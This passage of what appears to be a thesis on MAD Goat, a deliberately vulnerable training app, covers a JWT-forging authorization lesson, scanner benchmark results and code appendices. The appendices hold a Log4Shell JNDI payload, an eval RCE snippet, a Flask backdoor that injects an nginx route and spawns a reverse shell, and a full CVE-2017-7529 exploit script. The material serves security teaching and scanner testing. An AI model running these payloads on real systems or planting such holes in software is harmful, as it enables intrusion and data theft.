Switching "app-user" to "app-admin" results in two important outcomes: it invalidates the existing JWT token and allows the crafted token to bypass API protections. This exposes a major security vulnerability, particularly considering the insecure "mad-profile-service" API.

By modifying the JWT token and re-sending the HTTP GET request, a new dataset containing all user profiles is now available, as demonstrated in listing 4.21.

For the details of this new malicious JWT token, please refer to Listing 7.12.

```
[
  {
    "email": "mad1@gmail.com",
    "firstname": "Luis",
    "lastname": "Ventuzelos",
    "username": "luisv"
  },
  {
    "email": "mad3@gmail.com",
    "firstname": "Luis",
```

```
    "lastname": "Pereira",
    "username": "luisv2"
  },
  {
    "email": "mad2@gmail.com",
    "firstname": "luis",
    "lastname": "Test",
    "username": "luisv3"
  }
]
```

Listing 4.21: User Profile Data

Figure 4.34 demonstrates the high-level flow for this attack.




Figure 4.34: Broken Object Level Authorization

The Lesson

The lesson is structured into four parts:

- Introduction
- Assessment 1
- Conclusion

The introduction underscores the importance of object-level authorization, which restricts user access based on permissions. API endpoints handling object operations must include these checks to confirm users possess the necessary rights. Failures can result in unauthorized data exposure or manipulation, jeopardizing system integrity.

The sole assessment in this lesson asks the user to identify the required role to access other users' information, with the correct answer being "app-admin". The lesson concludes by offering recommendations and best practices for effectively mitigating the risks associated with object-level authorization vulnerabilities.

Figure 4.35 provides an overview of the "Broken Object Level Authorization" lessons.




Figure 4.35: Overview of the "Broken Object Level Authorization" lessons

Assessment	Question	Answer
1	Can you provide the role that is needed to access the information of other users?	app-admin

Table 4.8: Assessment for Broken Object Level Authorization

5. Discussion

This chapter assesses the potential of the MAD Goat project to serve as an evaluator of AST tools and explores its feasibility as an educational tool.

5.1 Evaluation of Security Test Scanners

One of the objectives of the MAD Goat Project was to benchmark AST tools with the usage of a CLI tool, and that objective was partially delivered. Despite introducing vulnerabilities, there was no development of the benchmark CLI tool to assess the coverage of AST tools in the MAD Goat application. However, a preliminary analysis can be conducted on three distinct security vulnerabilities. These vulnerabilities were introduced in three different lessons. Table 5.1 lists the vulnerabilities allocated for benchmarking, along with the corresponding code repositories.

Vulnerability	**AST Tool Needed**	**Repository**
Log4shell Vulnerability	SCA	mad-goat4shell-service
Compromised NPM Library	SAST and SCA	• mad-name-generator • mad-scoreboard-service
JWT missing validation in Go	SAST	mad-profile-service

Table 5.1: Security Vulnerabilities for AST Scanner Benchmarking in MAD Goat

An important disclaimer is needed; this analysis is very high level and does not provide real value in understanding if these AST Scanners are catching the vulnerabilities or not. Typically, AST scanners need some tweaks to function according to the project scope. This measurement is not scientific; it is just a demonstration of the possibility of using the MAD Goat project as a benchmark for AST tool coverage. Any scanner presented here may catch the vulnerabilities with some tweaks. What is going to be presented is just the out-of-the-box experience. The list of used AST tools can be found in Table 3.2.

5.1.1 Log4shell Vulnerability

The Log4j vulnerability introduced in the "mad-goat4shell-service" is designed to assess the capabilities of AST scanners, with a focus on SCA. Most scanners struggled to detect the vulnerability, with only Checkmarx's and Snyk's engines successfully identifying it. Table 5.4 provides an overview.

Security Scanner	**Type**	**Result**
Semgrep	SCA	Failed to detect the vulnerability

Security Scanner	Type	Result
Snyk	SCA	Successfully detected the vulnerability
Checkmarx One	SCA	Successfully detected the vulnerability
GitHub Advanced Security	SCA	Failed to detect the vulnerability

Table 5.2: Log4shell Vulnerability Detection by AST Scanners

5.1.2 Compromised NPM Library

The compromised NPM library vulnerability comprises two aspects in terms of detection. The first aspect involves identifying the misuse of "eval" in the "mad-name-generator" package, as explained in Section 4.1.2. The second aspect is detecting the utilization of the "mad-name-generator" package in the "mad-scoreboard-service". This evaluation involves two types of scanners: SAST, which measures the potential misuse of "eval", and SCA, which gauges the composition of the software and the usage of the vulnerable package "mad-name-generator".

As of the writing of this document and based on the research conducted, it is observed that most AST tools platforms do not inherently support the correlation between these vulnerabilities, at least without additional configurations. As anticipated, none of the scanners used were able to detect the usage of the vulnerable package.

Semgrep, however, was able to alert on the use of "eval" in the code, highlighting its potential to provide malicious entry points to the program. While this insight is correct, it does not necessarily indicate a vulnerability in itself. For instance, the code may be dead code and unused in any part of the program. The true value emerges when a correlation between the library and its usage is established. Based on the out-of-the-box experience provided by these platforms, it appears that none of these scanners are currently equipped for such correlation without additional configuration.

Security Scanner	Type	Result
Semgrep	SAST	Failed to detect the vulnerability although correctly detected used of "eval"
Snyk	SAST	Failed to detect the vulnerability
Checkmarx One	SAST	Failed to detect the vulnerability
GitHub Advanced Security	SAST	Failed to detect the vulnerability

Table 5.3: Compromised NPM library Detection by AST Scanners

5.1.3 JWT missing validation in the Go language

For the JWT missing validation in Go, the objective was to verify that the JWT was not being properly validated, as explained in subsection 4.5.1. This evaluation focuses on SAST capabilities. However, none of the AST tools used correctly identified the absence of JWT validation. Checkmarx's SAST scanner provided more comprehensive results, uncovering security vulnerabilities such as "Privacy violation" and "Missing HSTS Header". Other scanners did not identify any issues in the Go code. This could be attributed to the relatively early adoption of Go. Despite its increasing popularity, the language is not yet universally adopted, leading to potential limitations in support from certain AST tools. According to Stack Overflow's 2023 developer survey, Go ranks as the 13th most popular programming language and is considered one of the most desired technologies to learn in the future (Stack Overflow Labs, 2023).

Security Scanner	Type	Result
Semgrep	SAST and SCA	Failed to detect the vulnerability
Snyk	SAST and SCA	Failed to detect the vulnerability
Checkmarx One	SAST and SCA	Failed to detect the vulnerability
GitHub Advanced Security	SAST and SCA	Failed to detect the vulnerability

Table 5.4: JWT Validation Detection by AST Scanners

5.1.4 Reflection and Potential Enhancements

As previously mentioned, this analysis is at a superficial level and does not fully represent the capabilities of these platforms as AST tools. The primary purpose of this section is to highlight the potential of using MAD Goat as a benchmark for AST tools. A more in-depth investigation into these AST tools is required to leverage their full capacity and assess their ability to detect the introduced vulnerabilities.

It is also important to note that some tools may exhibit more maturity in certain languages than others. For instance, Checkmarx's Go support appears to be more assertive when applied to the "mad-profile-service" repository with support for the Go Gin Framework. This raises another consideration for future benchmarks: evaluating the support for languages and frameworks in these tools.

5.2 Effectiveness of the MAD Goat Project as an Educational Tool

As the effectiveness of the MAD Goat Project is still to be measured in a real-life test, initial feedback has been satisfactory. The project was presented at the international conference Black Hat SecTor 2023, where it received positive feedback during the two-day presentation.

SecTor has established itself as a platform for global experts to share the latest research and techniques related to underground threats and corporate defenses. The conference offers a unique opportunity for IT security professionals, managers, and executives to connect with peers and learn from mentors (Informa PLC, 2023a).

SecTor 2023 took place at the Metro Toronto Convention Centre (MTCC) in downtown Toronto and featured the MAD Goat Project at the Arsenal booth. The Arsenal section brings together researchers and the open-source community to showcase their latest tools and products in an interactive, hands-on environment designed for hacking enthusiasts of all skill levels (Informa PLC, 2023b).

The feedback received during the conference focused on four key points:

- Attendees were surprised that the tool was open-source and free without requiring additional commitments on their part.
- The deployment model through Docker Compose provided a smooth hands-on experience, although some attendees requested virtual machine images with all services already deployed.
- The hands-on demo proved to be the most interesting part of the experience, with participants actively engaged in exploring the introduced security vulnerabilities.
- Attendees emphasize the need to have hints on the lessons of the web application.

In summary, the Black Hat SecTor experience demonstrated that, although the MAD Goat Project is in its early stages, it has garnered positive attention and interest from the security community.

6. Conclusion

To evaluate the success of this work, it is important to review the objectives outlined in Subsection 1.2.

The first objective, focusing on building the application with a modern application development approach, has been successfully achieved. The MAD Goat project encompasses all the predetermined building blocks. The architecture relies on microservices, the deployment model is containerized, internal and external communication is API-driven, the fundamental infrastructure of MAD is established using a variety of open-source software, and, as evidenced in Section 4.4, all crucial MAD infrastructure is defined using code. There are however some details that need to be addressed. While the current deployment model is fully functional and fulfills all the necessary requirements, a Docker Compose deployment lacks the sophistication required for an enterprise-grade application. To align more closely with industry standards, the project should strive to emulate the practices prevalent in the market. Transitioning to a Kubernetes deployment would be a sensible step forward. However, deploying solely for the sake of it isn't sufficient; the deployment must be structured, logical, and aligned with the application's needs and best practices of the industry.

The second objective aimed to create an application centered on learning, providing users with a foundation to understand MAD vulnerabilities. This goal has been successfully achieved. The application offers to users the opportunity to engage in lessons covering the five primary building blocks of MAD. Additionally, the MAD Goat project was presented at the international cybersecurity conference Black Hat Sector 2023. At the conference the application received positive feedback, confirming its user-friendly interface. Although there is room for improvement with the addition of more lessons, the current coverage, with at least one lesson per category, delivers a comprehensive understanding across all aspects of MAD.

The third objective aimed for the application to be vulnerable by nature. This objective was also successfully achieved. Chapter 4 provides an in-depth overview of the security vulnerabilities incorporated into the application. It's important to note a distinction here between vulnerable code and malicious code. For instance, the lesson outlined in Subsection 4.1.2 illustrates the presence of vulnerable code. These vulnerabilities can easily surface when cybersecurity best practices are not widely understood. Conversely, the vulnerability introduced in Subsection 4.2.1 portrays the deliberate inclusion of malicious code emulating something that could be done by a malicious actor. Some of the attack vectors demonstrated in these lessons are rather straightforward, lacking the high level of complexity and sophistication observed in real-world systems. Although certain lessons, such as the one in Subsection 4.2.1, are more complex compared to the simplicity of the vulnerability introduced in Subsection 4.1.1, introducing simplistic attack flows holds inherent value; it facilitates the understanding of lessons, emphasizing that while cybersecurity threats continue to advance in sophistication, basic vulnerabilities can still have catastrophic consequences, as evidenced in Subsections 4.1.1 and 4.4.1.

The final objective, the development of a CLI tool to benchmark relevant AST tools, was not fully achieved. Although the benchmark CLI was not developed, the competition of two of the three previously discussed objectives are pivotal prerequisites for this objective to be successfully concluded. The development of an application with a MAD approach, coupled with the introduction of security vulnerabilities, serves as the foundational framework for initiating this final objective. Without these two prerequisites, the beginning of this objective would be unachievable. As highlighted in Section 5.1, the groundwork for this pursuit is already in progress, signifying that the full conclusion of the objective could be considered for future enhancements to the application.

It is anticipated that the MAD Goat project will undergo further iterations for ongoing improvement. MAD Goat has been merged into the Checkmarx organization and is poised to continue its journey within the organization as an open-source project, catering to the developer and cybersecurity community.

As a limitation, the vulnerabilities introduced in MAD Goat focus on Modern Application Development. The cybersecurity landscape is vast, encompassing various attack vectors, from simple IoT devices to applications with millions of users. It is crucial to recognize the scope of the MAD Goat project, it does not aim to be the leading security benchmark for AST tools. Instead, its purpose is to be a security benchmark within the realm of Modern

Application Development, and this comes with certain limitations regarding the aspects it verifies.

More than evaluating language support for these tools (i.e., supporting various languages and frameworks), what holds more significance is how these AST tools can correlate information between SAST, DAST, SCA, etc. The vulnerability attack vectors presented in MAD Goat are intentionally kept simple. Real-world malicious attacks often involve social engineering tactics and multi-step explorations of security vulnerabilities. While MAD Goat attempts to simulate such scenarios, as seen in Lesson 4.2.1, it may still fall short of replicating the complexity of real-world exploits.

The main objective for this project was to have a working application that demonstrates the main security vulnerabilities of MAD Goat while allowing users to take educational lessons. This objective was completed, but there are still many objectives left to achieve. Let's categorize them into three groups: Short-Term Objectives, Medium-Term Objectives, and Long-Term Objectives.

6.1 Short-Term Objectives

- Implement Kubernetes Deployment on Minikube: As MAD Goat aims to reflect industry trends, deploying the application using Kubernetes is a crucial step.
- Front-End Improvements: Enhance visual representations and address minor bugs in the web application for a better user experience.
- Review AST Tool Findings: Ensure that findings from AST tools are thoroughly reviewed and correct any issues that were not intentionally introduced as security vulnerabilities.
- Code Coverage Improvement: Increase coverage in terms of unit tests, integration tests, and end-to-end tests to enhance overall application stability and reliability.

These short-term enhancements will contribute to the immediate improvement of the MAD Goat application.

6.2 Medium-Term Objectives

- AWS Kubernetes (EKS) Deployment: Deploying the MAD Goat application on AWS is a significant achievement, showcasing its flexibility across different cloud platforms. Deployment on Minikube will facilitate this step, although some necessary tweaks are still required.
- Benchmark CLI Tool: Developing a CLI tool for benchmarking, akin to the OWASP Benchmark, is a crucial objective for considering this project successful.
- Lessons Hints: Integrate hints for end users into each lesson of the web application to enhance the learning experience.
- SSL/TLS Certificates: Implement SSL/TLS certificates for the web application and communication between different microservices. This is particularly relevant in microservices architectures, emphasizing the importance of secure communication between services.

6.3 Long-Term Objectives

- Azure Kubernetes (AKS) Deployment: Similar to the deployment on EKS, the ability to deploy MAD Goat on Azure demonstrates its technological agnosticism, supporting multi-cloud deployments.
- Google Cloud Kubernetes (GKE) Deployment: Just like EKS and AKS, deploying MAD Goat on GKE is crucial for ensuring compatibility across major cloud platforms.
- Observability: Enhance observability by incorporating monitoring, logging, and tracing capabilities into the MAD Goat application, allowing for better insights into its behavior and performance. Possibly more vulnerabilities can be introduced here.
- More Lessons: Expand the lessons available in the web application, covering a broader range of topics to provide users with a more comprehensive educational experience.

7. Appendix

7.1 Appendix A - Log4J Vulnerability

```
    <properties>
        <java.version>17</java.version>
        <log4j2.version>2.8.2</log4j2.version>
    </properties}
```

Listing 7.1: Log4j2 Library Version - branch "unsafe"

```
    <properties>
        <java.version>17</java.version>
        <log4j2.version>2.20.0</log4j2.version>
    </properties}
```

Listing 7.2: language=Java,Log4j2 Library Version - branch "safe"

```
import org.apache.logging.log4j.LogManager;
import org.apache.logging.log4j.Logger;
...

@GetMapping("/goatShell")
public GoatShell goat(@RequestHeader(value = "X-API-Version") String apiVersion) {

    // This is a vulnerable endpoint that logs the user agent
    // Example exploit: curl -H 'User-Agent:
    //${jndi:ldap://DOMAIN_URL:LDAP_PORT/Basic/Command/Base64/
    dG91Y2ggL3RtcC9NYWRHb2F0V2FzSGVyZQ==}'
    //DOMAIN_URL:PORT/goatShell/unsafe
    // Exploit runs the command "touch /tmp/MadGoatWasHere" on the server
    logger.info("Received a request from API Version: {}", apiVersion);
    return goatShell;
}
```

Listing 7.3: language=Java,Log4j Library Usage - Vulnerable Endpoint

7.2 Appendix B - RCE in Javascript

```
export function generateRandomName(factor: string): string {
  const length: number = eval(factor) || DEFAULT_NAME_LENGTH;

  if (length > 5) {
    throw an Error('Name length cannot exceed 5');
  }

  return uniqueNamesGenerator({
    dictionaries: [starWars, animals, colors, countries, languages],
    length,
    separator: ' ',
    style: 'capital',
  });
}
```

Listing 7.4: Vulnerable RCE Code Snippet

7.3 Appendix C - Malicious Python Flask API

```
    # Copy the Python Flask application from the previous stage
WORKDIR /app

# Copy and install Python dependencies
COPY commandInjection/requirements.txt /app/
RUN pip install --no-cache-dir -r requirements.txt

# Copy the Flask application code to the container
COPY commandInjection/app.py /app/

WORKDIR ../

#Install gunicorn
RUN pip install gunicorn

# Install necessary packages, including supervisor
RUN apk update && \
    apk add supervisor

RUN apk add --no-cache --upgrade bash

  # Copy your supervisord configuration file to the container
COPY supervisor/supervisord.conf /etc/supervisor/conf.d/supervisord.conf

# Copy your updated bash script to the container and set it as the default shell
COPY supervisor/entrypoint.sh /usr/local/bin/entrypoint.sh
RUN chmod +x /usr/local/bin/entrypoint.sh
SHELL ["/bin/bash"]

# Copy the supervisor configuration file
#COPY supervisor/supervisord.conf /etc/supervisord.conf

ENTRYPOINT ["/usr/local/bin/entrypoint.sh"]
```

Listing 7.5: Docker Nginix

```
from flask import Flask, request
import sys, socket, os, pty
import glob
import threading
import time
import re
import subprocess
import logging

# Set up the logger
logger = logging.getLogger(__name__)
logger.setLevel(logging.INFO)
formatter = logging.Formatter('%(asctime)s - %(levelname)s - %(message)s')
file_handler = logging.FileHandler('app.log')
file_handler.setFormatter(formatter)
logger.addHandler(file_handler)
app = Flask(__name__)

PORT = 8076
NGINX_CONFIG_PATH = '/etc/nginx/conf.d/'
NEW_LOCATION_BLOCK = f"""
    location /pwned {{
        proxy_pass http://127.0.0.1:{PORT};
    }}
"""

def check_nginx_configs():
    while True:
        config_files = glob.glob(f'{NGINX_CONFIG_PATH}*.conf')
        if config_files:
            logger.info("Found Nginx config files:")
            for file in config_files:
```

```
                logger.info(file)
                add_location_block(file)
        else:
            logger.error("No Nginx config files found.")
        time.sleep(10)

def add_location_block(file_path):
    with open(file_path, 'r') as f:
        content = f.read()

    # Check if the location block is already present to avoid duplicates
    if 'location /pwned {' in content:
        logger.info(f"Location block already present in {file_path}. Skipping.")
        return

    # Find the position to insert the new location block
    match = re.search(r'^\s*location\s+/\s+\{.*?\}', content, re.DOTALL | re.MULTILINE)
    if match:
        insertion_index = match.end()
    else:
        logger.warning(f"Couldn't find the 'server_name' line in {file_path}. Skipping.")
        return

    # Insert the new location block at the appropriate position
    new_content = content[:insertion_index] + NEW_LOCATION_BLOCK + content[insertion_index:]

    # Write the updated content back to the file
    with open(file_path, 'w') as f:
        f.write(new_content)

    logger.info(f"Location block added to {file_path}.")
    restart_nginx()

def restart_nginx():
    try:
        # Run the Nginx restart command using os.system (without sudo in Alpine-based images)
        os.system('nginx -s reload')
        logger.info("Nginx restarted successfully.")
    except subprocess.CalledProcessError as e:
        logger.error(f"Failed to restart Nginx: {e}")

@app.route('/pwned')
def inject():
    ip_address = request.args.get('ip')
    port = request.args.get('port')
    if ip_address:
        s = socket.socket()
        try:
            s.connect((ip_address, int(port)))
            logger.info("Connection successful!")
            [os.dup2(s.fileno(),fd) for fd in (0,1,2)]
            pty.spawn("/bin/sh")
        except ConnectionRefusedError:
            logger.error("Connection refused. Make sure the service is running.")
        return f'Connecting to {ip_address}:{port}'
    else:
        return 'Good way to pretend you are not a hacker!'

if __name__ == '__main__':
    # Start the file-checking service in a separate thread
    file_checker_thread = threading.Thread(target=check_nginx_configs)
    file_checker_thread.daemon = True
    file_checker_thread.start()

    app.run(host='0.0.0.0', port=PORT)
```

Listing 7.6: Python Flask API

7.4 Appendix D - Vulnerable Container Image

```
FROM jekyll/jekyll:4.0.1 as builder

WORKDIR /app

COPY . .

RUN mkdir .jekyll-cache _site

RUN jekyll build


FROM ghcr.io/mad-goat-project/nginix:1.25.3 as production

# Remove the default Nginx configuration file
#RUN rm -f /etc/nginx/conf.d/default.conf

# Copy the custom Nginx configuration file
COPY nginx.conf /etc/nginx/conf.d/

# Copy the static website files from the Jekyll build stage to the Nginx document root
    directory
COPY --from=builder /app/_site/ /usr/share/nginx/html

# Expose port 80 to allow incoming traffic
EXPOSE 80

# Start Nginx when the container launches
CMD ["nginx", "-g", "daemon off;"]
```

Listing 7.7: Docker Nginix

7.5 Appendix E - CVE-2017-7529

```
#  Nginx versions since 0.5.6 up to and including 1.13.2 are vulnerable
# to integer overflow vulnerability in nginx range filter module resulting into leak
# of potentially sensitive information triggered by specially crafted request.
# * CVE-2017-7529
# - By @BlackViruScript / @Black#4544

## Web Resource: https://gist.github.com/BlackVirusScript/75fae10a037c376555b0ad3f3da1a966
import urllib.parse, requests, argparse
global colorama, termcolor
try:
    import colorama, termcolor
    colorama.init(autoreset=True)
except Exception as e:
    termcolor = colorama = None

colored = lambda text, color="", dark=False: termcolor.colored(text, color or "white", attrs=[
    "dark"] if dark else []) if termcolor and colorama else text

class Exploit(requests.Session):
    buffer = set()
    def __init__(self, url):
        length = int(requests.get(url, verify=False).headers.get("Content-Length", 0)) + 623
        super().__init__()
        self.headers = {"Range": f"bytes=-{length},-9223372036854{776000 - length}"}
        self.target = urllib.parse.urlsplit(url)

    def check(self):
        try:
            response = self.get(self.target.geturl())
            return response.status_code == 206 and "Content-Range" in response.text
        except Exception as e:
            return False

    def hexdump(self, data):
```

```
        for b in range(0, len(data), 16):
            line = [char for char in data[b: b + 16]]
            print(colored(" -  {:04x}: {:48} {}".format(b, " ".join(f"{char:02x}" for char in
    line), "".join((chr(char) if 32 <= char <= 126 else ".") for char in line)), dark=True))

    def execute(self):
        vulnerable = self.check()
        print(colored(f"[{'+' if vulnerable else '-'}] {exploit.target.netloc} is Vulnerable:
    {str(vulnerable).upper()}", "white" if vulnerable else "yellow"))
        if vulnerable:
            data = b""
            while len(self.buffer) < 0x80:
                try:
                    response = self.get(self.target.geturl())
                    for line in response.content.split(b"\r\n"):
                        if line not in self.buffer:
                            data += line
                            self.buffer.add(line)
                except Exception as e:
                    print()
                    print(colored(f"[!] {type(e).__name__}:", "red"))
                    print(colored(f" -  {e}", "red", True))
                    break
                except KeyboardInterrupt:
                    print()
                    print(colored("[!] Keyboard Interrupted! (Ctrl+C Pressed)", "red"))
                    break
                print(colored(f"[i] Receiving Data [{len(data)} bytes] ..."), end = "\r")
            if data:
                print()
                self.hexdump(data)

if __name__ == "__main__":
    parser = argparse.ArgumentParser(prog = "CVE-2017-7529",
                                     description = "Nginx versions since 0.5.6 up to and
    including 1.13.2 are vulnerable to integer overflow vulnerability in nginx range filter
    module resulting into leak of potentially sensitive information triggered by specially
    crafted request.",
                                     epilog = "By: @BlackViruScript / @Black#4544")
    parser.add_argument("url", type = str, help = "Target URL.")
    parser.add_argument("-c", "--check", action = "store_true", help = "Only check if Target
    is vulnerable.")
    args = parser.parse_args()
    try:
        exploit = Exploit(args.url)
        if args.check:
            vulnerable = exploit.check()
            print(colored(f"[{'+' if vulnerable else '-'}] {exploit.target.netloc} is
    Vulnerable: {str(vulnerable).upper()}", "white" if vulnerable else "yellow"))
        else:
            try:
                exploit.execute()
            except Exception as e:
                print(colored(f"[!] {type(e).__name__}:", "red"))
                print(colored(f" -  {e}", "red", True))
    except KeyboardInterrupt:
        print(colored("[!] Keyboard Interrupted! (Ctrl+C Pressed)", "red"))
    except Exception as e:
        print(colored(f"[!] {urllib.parse.urlsplit(args.url).netloc}: {type(e).__name__}", "
    red"))
```

Listing 7.8: CVE-2017-7529

7.6 Appendix F - Malicious Container Image

```
    FROM alpine:3.7

    # Install python/pip
    ENV PYTHONUNBUFFERED=1
    RUN apk add --update --no-cache python3 && ln -sf python3 /usr/bin/python
```

```
RUN python3 -m ensurepip
RUN pip3 install --no-cache --upgrade pip setuptools

ENV NGINX_VERSION 1.13.1

# Install Python and pip using apk
RUN apk update && apk add --no-cache python3


RUN GPG_KEYS=B0F4253373F8F6F510D42178520A9993A1C052F8 \
    && CONFIG="\
        --prefix=/etc/nginx \
        --sbin-path=/usr/sbin/nginx \
        --modules-path=/usr/lib/nginx/modules \
        --conf-path=/etc/nginx/nginx.conf \
        --error-log-path=/var/log/nginx/error.log \
        --http-log-path=/var/log/nginx/access.log \
        --pid-path=/var/run/nginx.pid \
        --lock-path=/var/run/nginx.lock \
        --http-client-body-temp-path=/var/cache/nginx/client_temp \
        --http-proxy-temp-path=/var/cache/nginx/proxy_temp \
        --http-fastcgi-temp-path=/var/cache/nginx/fastcgi_temp \
        --http-uwsgi-temp-path=/var/cache/nginx/uwsgi_temp \
        --http-scgi-temp-path=/var/cache/nginx/scgi_temp \
        --user=nginx \
        --group=nginx \
        --with-http_ssl_module \
        --with-http_realip_module \
        --with-http_addition_module \
        --with-http_sub_module \
        --with-http_dav_module \
        --with-http_flv_module \
        --with-http_mp4_module \
        --with-http_gunzip_module \
        --with-http_gzip_static_module \
        --with-http_random_index_module \
        --with-http_secure_link_module \
        --with-http_stub_status_module \
        --with-http_auth_request_module \
        --with-http_xslt_module=dynamic \
        --with-http_image_filter_module=dynamic \
        --with-http_geoip_module=dynamic \
        --with-threads \
        --with-stream \
        --with-stream_ssl_module \
        --with-stream_ssl_preread_module \
        --with-stream_realip_module \
        --with-stream_geoip_module=dynamic \
        --with-http_slice_module \
        --with-mail \
        --with-mail_ssl_module \
        --with-compat \
        --with-file-aio \
        --with-http_v2_module \
    " \
    && addgroup -S nginx \
    && adduser -D -S -h /var/cache/nginx -s /sbin/nologin -G nginx nginx \
    && apk add --no-cache --virtual .build-deps \
        gcc \
        libc-dev \
        make \
        openssl-dev \
        pcre-dev \
        zlib-dev \
        linux-headers \
        curl \
        gnupg \
        libxslt-dev \
        gd-dev \
        geoip-dev \
    && curl -fSL http://nginx.org/download/nginx-$NGINX_VERSION.tar.gz -o nginx.tar.gz \
    && curl -fSL http://nginx.org/download/nginx-$NGINX_VERSION.tar.gz.asc  -o nginx.tar.
gz.asc \
```

```
    && export GNUPGHOME="$(mktemp -d)" \
    && found=''; \
    for server in \
        ha.pool.sks-keyservers.net \
        hkp://keyserver.ubuntu.com:80 \
        hkp://p80.pool.sks-keyservers.net:80 \
        pgp.mit.edu \
    ; do \
        echo "Fetching GPG key $GPG_KEYS from $server"; \
        gpg --keyserver "$server" --keyserver-options timeout=10 --recv-keys "$GPG_KEYS"
&& found=yes && break; \
    done; \
    test -z "$found" && echo >&2 "error: failed to fetch GPG key $GPG_KEYS" && exit 1; \
    gpg --batch --verify nginx.tar.gz.asc nginx.tar.gz \
    && rm -r "$GNUPGHOME" nginx.tar.gz.asc \
    && mkdir -p /usr/src \
    && tar -zxC /usr/src -f nginx.tar.gz \
    && rm nginx.tar.gz \
    && cd /usr/src/nginx-$NGINX_VERSION \
    && ./configure $CONFIG --with-debug \
    && make -j$(getconf _NPROCESSORS_ONLN) \
    && mv objs/nginx objs/nginx-debug \
    && mv objs/ngx_http_xslt_filter_module.so objs/ngx_http_xslt_filter_module-debug.so \
    && mv objs/ngx_http_image_filter_module.so objs/ngx_http_image_filter_module-debug.so
\
    && mv objs/ngx_http_geoip_module.so objs/ngx_http_geoip_module-debug.so \
    && mv objs/ngx_stream_geoip_module.so objs/ngx_stream_geoip_module-debug.so \
    && ./configure $CONFIG \
    && make -j$(getconf _NPROCESSORS_ONLN) \
    && make install \
    && rm -rf /etc/nginx/html/ \
    && mkdir /etc/nginx/conf.d/ \
    && mkdir -p /usr/share/nginx/html/ \
    && install -m644 html/index.html /usr/share/nginx/html/ \
    && install -m644 html/50x.html /usr/share/nginx/html/ \
    && install -m755 objs/nginx-debug /usr/sbin/nginx-debug \
    && install -m755 objs/ngx_http_xslt_filter_module-debug.so /usr/lib/nginx/modules/
